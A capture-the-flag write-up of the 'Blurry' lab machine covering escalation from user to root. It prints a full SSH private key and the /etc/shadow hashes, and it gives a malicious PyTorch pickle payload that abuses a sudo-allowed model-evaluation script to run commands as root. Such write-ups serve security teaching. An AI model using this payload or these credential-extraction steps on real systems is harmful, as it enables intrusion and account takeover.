
We land shell as `jippity`!

02 - Privilege Escalation

jippity to root

We can be able to see a few things:

```
(remote) jippity@blurry:/home/jippity$ cat user.txt | cut -c -20
a269b94cb5f0ed1ddb47
```



```
(remote) jippity@blurry:/home/jippity$ ls -la .ssh
total 20
drwx------ 2 jippity jippity 4096 Feb 17  2024 .
drwxr-xr-x 6 jippity jippity 4096 May 30 04:41 ..
-rw-r--r-- 1 jippity jippity  568 Feb 17  2024 authorized_keys
-rw------- 1 jippity jippity 2602 Feb 14  2024 id_rsa
-rw-r--r-- 1 jippity jippity  568 Feb 14  2024 id_rsa.pub
(remote) jippity@blurry:/home/jippity$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxZ6RXgJ45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVk0sl5usUV
KYWvWQOKo6OkK23i753bdXl+R5NqjTSacwu8kNC2ImqDYeVJMnf/opO2Ke5XazVBKWgByY
8qTrt+mWN7GKwtdfUqXNcdbJ7MGpzhnk8eYF+itkPFD0AcYfSvbkCc1SY9Mn7Zsp+/jtgk
FJsve7iqONPRlgvUQLRFRSUyPyIp2sGFEADuqHLeAaHDqU7uh01UhwipeDcC3CE3QzKsWX
SstitvWqbKS4E5i9X2BB56/NlzbiLKVCJQ5Sm+BWlUR/yGAvwfNtfFqpXG92lOAB4Zh4eo
7P01RInlJ0dT/jm4GF0O+RDTohk57l3F3Zs1tRAsfxhnd2dtKQeAADCmmwKJG74qEQML1q
6f9FlnIT3eqTvfguWZfJLQVWv0X9Wf9RLMQrZqSLfZcctxNI1CVYIUbut3x1H53nARfqSz
et/r/eMGtyRrY3cmL7BUaTKPjF44WNluj6ZLUgW5AAAFiH8itAN/IrQDAAAAB3NzaC1yc2
EAAAGBAMcWekV4CeOZt1WqOKF0iQRZZPbJHiEMPbVFg6P2QNFlZNLJebrFFSmFr1kDiqOj
pCtt4u+d23V5fkeTao00mnMLvJDQtiJqg2HlSTJ3/6KTtinuV2s1QSloAcmPKk67fpljex
isLXX1KlzXHWyezBqc4Z5PHmBforZDxQ9AHGH0r25AnNUmPTJ+2bKfv47YJBSbL3u4qjjT
0ZYL1EC0RUUlMj8iKdrBhRAA7qhy3gGhw6lO7odNVIcIqXg3AtwhN0MyrFl0rLYrb1qmyk
uBOYvV9gQeevzZc24iylQiUOUpvgVpVEf8hgL8HzbXxaqVxvdpTgAeGYeHqOz9NUSJ5SdH
U/45uBhdDvkQ06IZOe5dxd2bNbUQLH8YZ3dnbSkHgAAwppsCiRu+KhEDC9aun/RZZyE93q
k734LlmXyS0FVr9F/Vn/USzEK2aki32XHLcTSNQlWCFG7rd8dR+d5wEX6ks3rf6/3jBrck
a2N3Ji+wVGkyj4xeOFjZbo+mS1IFuQAAAAMBAAEAAAGANweUho02lo3PqkMh4ib3FJetG7
XduR7ME8YCLBkOM5MGOmlsV17QiailHkKnWLIL1+FI4BjPJ3qMmDY8Nom6w2AUICdAoOS2
KiIZiHS42XRg3tg9m6mduFdCXzdOZ3LV/IoN5XT6H+fDbOQdAwAlxJlml76g09y7egvjdW
KwNbdPoncDorsuIT4E6KXVaiN+XZ/DkTwq+Qg7n3Dnm3b4yrMMX30O+qORJypKzY7qpKLV
FYB22DlcyvJu/YafKL+ZLI+MW8X/rEsnlWyUzwxq93T67aQ0Nei8amO6iFzztfXiRsi4Jk
nKVuipAshuXhK1x2udOBuKXcT5ziRfeBZHfSUPyrbUbaoj/aGsg59GlCYPkcYJ1yDgLjIR
bktd7N49s5IccmZUEG2BuXLzQoDdcxDMLC3rxiNGgjA1EXe/3DFoukjGVOYxC0JbwSC1Pb
9m30zrxSJCxW7IOWWWrSgnc8EDpxw+W5SmVHRCrf+8c39rFdV5GLPshaDGWW5m9NzxAAAA
wFsqI1UWg9R9/afLxtLYWlLUrupc/6/YBkf6woRSB76sku839P/HDmtV3VWl70I5XlD+A9
GaNVA3XDTg1h3WLX/3hh8eJ2vszfjG99DEqPnAP0CNcaGJuOsvi8zFs7uUB9XWV8KYJqy2
u4RoOAhAyKyeE6JIsR8veN898bKUpuxPS2z6PElZk+t9/tE1oyewPddhBGR5obIb+UV3tp
Cm1D8B3qaG1WwEQDAPQJ/Zxy+FDtlb1jCVrmmgvCj8Zk1qcQAAAMEA9wFORKr+WgaRZGAu
```

```
G9PPaCTsyaJjFnK6HFXGN9x9CD6dToq/Li/rdQYGfMuo7DME3Ha2cda/0S7c8YPMjl73Vb
fvGxyZiIGZXLGw0PWAj58jWyaqCdPCjpIKsYkgtoyOU0DF0RyEOuVgiCJF7n24476pLWPM
n8sZGfbOODToas3ZCcYTSaL6KCxF41GCTGNP1ntD7644vZejaqMjWBBhREU2oSpZNNrRJn
afU7OhUtfvyfhgLl2css7IWd8csgVdAAAAwQDOVncInXv2GYjzQ21YF26imNnSN6sq1C9u
tnZsIB9fAjdNRpSMrbdxyED0QCE7A6NlDMiY90IQr/8x3ZTo56cf6fdwQTXYKY6vISMcCr
GQMojnpTxNNMObDSh3K6O8oM9At6H6qCgyjLLhvoV5HLyrh4TqmBbQCTFlbp0d410AGCa7
GNNR4BXqnM9tk1wLIFwPxKYO6m2flYUF2Ekx7HnrmFISQKravUE1WZjfPjEkTFZb+spHa1
RGR4erBSUqwA0AAAAOamlwcGl0eUBibHVycnkBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

We can copy the key and SSH in without need of the reverse shell:

```
ssh jippity@blurry.htb -i jippity.key
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug  1 11:37:37 2024 from 10.10.14.40
```

We can check for `sudo` permissions:

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

The path appears to be based on `/usr/bin/evaluate_model` binary on the `/models/*.pth`:

```
jippity@blurry:~$ file /usr/bin/evaluate_model
/usr/bin/evaluate_model: Bourne-Again shell script, ASCII text executable
jippity@blurry:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/opt/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 | while IFS= read -r -d $'\0'
extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1 "$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
```

```
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
fi
```

The file appears to be a bash script running a few items:

- `MODEL_FILE` is required as the first argument.
- `FILE_TYPE` allowing unzipping and tar extraction
- `PYTHON_SCRIPT` = `/models/evaluate_model.py` which is executed through `python3`

```
import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
import numpy as np
import sys


class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16, kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32, kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
```

```python
        self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()

    def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
        x = self.pool(self.relu(self.conv2(x)))
        x = x.view(-1, 32 * 8 * 8)
        x = self.relu(self.fc1(x))
        x = self.fc2(x)
        return x


def load_model(model_path):
    model = CustomCNN()

    state_dict = torch.load(model_path)
    model.load_state_dict(state_dict)

    model.eval()
    return model

def prepare_dataloader(batch_size=32):
    transform = transforms.Compose([
        transforms.RandomHorizontalFlip(),
        transforms.RandomCrop(32, padding=4),
        transforms.ToTensor(),
        transforms.Normalize(mean=[0.4914, 0.4822, 0.4465], std=[0.2023, 0.1994, 0.2010]),
    ])

    dataset = CIFAR10(root='/root/datasets/', train=False, download=False, transform=transform)
    subset = Subset(dataset, indices=np.random.choice(len(dataset), 64, replace=False))
    dataloader = DataLoader(subset, batch_size=batch_size, shuffle=False)
    return dataloader

def evaluate_model(model, dataloader):
    correct = 0
    total = 0
    with torch.no_grad():
        for images, labels in dataloader:
            outputs = model(images)
            _, predicted = torch.max(outputs.data, 1)
            total += labels.size(0)
            correct += (predicted == labels).sum().item()

    accuracy = 100 * correct / total
    print(f'[+] Accuracy of the model on the test dataset: {accuracy:.2f}%')

def main(model_path):
    model = load_model(model_path)
    print("[+] Loaded Model.")
    dataloader = prepare_dataloader()
    print("[+] Dataloader ready. Evaluating model...")
    evaluate_model(model, dataloader)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python script.py <path_to_model.pth>")
    else:
        model_path = sys.argv[1]  # Path to the .pth file
        main(model_path)
```

We can look at the torch version being used:

```
>>> torch.__version__
'2.2.0+cu121'
```

Nothing interesting on CVE comes close to the date of the release of the box as I tend to see any form of privilege escalation directly but this is the path. The unintended involved modifying the file `evaluate_models.py` and inserting some python code:

```
jippity@blurry:~$ ls -la /models/evaluate_model.py
-rw-r--r-- 1 root root 2547 May 30 04:38 /models/evaluate_model.py
```

```
jippity@blurry:~$ lsattr /models/evaluate_model.py
----i---------e------- /models/evaluate_model.py # Was modified to become immutable since we could change it
```

We can investigate the models directory and see if something catches our eye.

```
jippity@blurry:/models$ ls -la
total 1068
drwxrwxr-x  2 root jippity    4096 Oct  9 08:58 .
drwxr-xr-x 19 root root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root root    1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root       2547 May 30 04:38 evaluate_model.py
jippity@blurry:/models$ file demo_model.pth
demo_model.pth: Zip archive data, at least v0.0 to extract
```

We seem to be having a `demo_model.pth` which appears to be a `zip` file. We can extract the contents to a new directory in a temporary location:

```
jippity@blurry:/tmp$ unzip -d output_dir /models/demo_model.pth
Archive:  /models/demo_model.pth
 extracting: output_dir/smaller_cifar_net/data.pkl
 extracting: output_dir/smaller_cifar_net/byteorder
 extracting: output_dir/smaller_cifar_net/data/0
 extracting: output_dir/smaller_cifar_net/data/1
 extracting: output_dir/smaller_cifar_net/data/2
 extracting: output_dir/smaller_cifar_net/data/3
 extracting: output_dir/smaller_cifar_net/data/4
 extracting: output_dir/smaller_cifar_net/data/5
 extracting: output_dir/smaller_cifar_net/data/6
 extracting: output_dir/smaller_cifar_net/data/7
 extracting: output_dir/smaller_cifar_net/version
 extracting: output_dir/smaller_cifar_net/.data/serialization_id
```

It appears to contain a `data.pkl` file and hence runs some form of `models`, we can create our own `model.pth` file in order to run the exploit triggering a reverse shell.

- Test

```
import torch
import torch.nn as nn
import os

class CustomModel(nn.Module):
    def __init__(self):
        super(CustomModel, self).__init__()
        self.linear = nn.Linear(10, 1)

    def forward(self, x):
        return self.linear(x)

    def __reduce__(self):
        cmd = "bash -c 'id > /tmp/1'"
        return os.system, (cmd,)

model = CustomModel()
torch.save(model, '/models/pyp.pth')
```

```
jippity@blurry:/tmp$ python3 exploit.py && sudo /usr/bin/evaluate_model /models/pyp.pth
[+] Model /models/malicous.pth is considered safe. Processing...
[SNIPPED]
TypeError: Expected state_dict to be dict-like, got <class 'int'>.
jippity@blurry:/tmp$ ls -la /tmp
total 2176
drwxrwxrwt 11 root    root       4096 Oct  9 10:28 .
drwxr-xr-x 19 root    root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root    root         39 Oct  9 10:27 1
[SNIPPED]
cat jippity@blurry:/tmp$ cat 1
uid=0(root) gid=0(root) groups=0(root)
```

We have command execution and we can proceed to gain a shell:

```
python3 exploit.py && sudo /usr/bin/evaluate_model /models/pyp.pth

[ANOTHER TERMINAL]
(local) pwncat$
(remote) root@blurry:/tmp# whoami
root
(remote) root@blurry:/tmp# cd ~
(remote) root@blurry:/root#
```

Beyond root

As we are root we can look into a few things:

- `root.txt`

```
(remote) root@blurry:/root# cat root.txt | cut -c -20
8d3fcf41cdbe6bdb4d0d
```

- `/etc/shadow`

```
root:$y$j9T$HKjGxAyjzW3lmf/HmZafW0$fgkQykeZSlRYHzR8zHjMVQrRUzwM3xSvA0koPgt6TQ6:19770:0:99999:7:::
daemon:*:19668:0:99999:7:::
bin:*:19668:0:99999:7:::
sys:*:19668:0:99999:7:::
sync:*:19668:0:99999:7:::
games:*:19668:0:99999:7:::
man:*:19668:0:99999:7:::
lp:*:19668:0:99999:7:::
mail:*:19668:0:99999:7:::
news:*:19668:0:99999:7:::
uucp:*:19668:0:99999:7:::
proxy:*:19668:0:99999:7:::
www-data:*:19668:0:99999:7:::
backup:*:19668:0:99999:7:::
```

```
list:*:19668:0:99999:7:::
irc:*:19668:0:99999:7:::
gnats:*:19668:0:99999:7:::
nobody:*:19668:0:99999:7:::
_apt:*:19668:0:99999:7:::
systemd-network:*:19668:0:99999:7:::
systemd-resolve:*:19668:0:99999:7:::
messagebus:*:19668:0:99999:7:::
systemd-timesync:*:19668:0:99999:7:::
sshd:*:19668:0:99999:7:::
systemd-coredump:!*:19668::::::
jippity:$y$j9T$WUn.W06MZ94pp.Zq4HANr/$UAdCX7HojvUwcmzTO6.xcwCWvxrKneaoRAPqpFf1G6D:19770:0:99999:7:::
_laurel:!:19871::::::
```

03 - Further Notes

Tools

Tool	Category	Tool Link	Tool Documentation	Best Installation Choice	Currently Installed OS
clearml	Python module	N/A	https://clear.ml/docs/latest/docs/	pip and venv	Arch Linux

Research

Research Title	Category	Research Link	Exploit Link	Best Installation Method	Currently Installed OS
Clear ML Vulnerabilities	AI - ML Hacking	https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/	https://github.com/xffsec/CVE-2024-24590-ClearML-RCE-Exploit	Git clone	Arch Linux

Unintended paths

Well, when the box debuted there was one. The privilege escalation to root. Since the user `jippity` had **excessive** permissions, they could be able to overwrite the `evaluate_model.py` file and hence inject a python system command allowing for easy privilege escalation to root.

04 - Credentials

Username	Password / Hash	Service: Port
N/A	N/A	N/A

Credits

This section involves the players who made this write up documentation possible:

- `respawnRW` : https://app.hackthebox.com/users/1522106

  respawnRW Omniscient
  Rank: 6 ✦ 2864 ★ 37
  hackthebox.com

- `truthreaper` : https://app.hackthebox.com/users/942767

  truthreaper Pro Hacker
  Rank: 233 ✦ 891 ★ 8
  hackthebox.com

- `GustavoMatteo` : https://app.hackthebox.com/users/1792113

  GustavoMatteo Hacker
  Rank: 855 ✦ 1 ★ 1
  hackthebox.com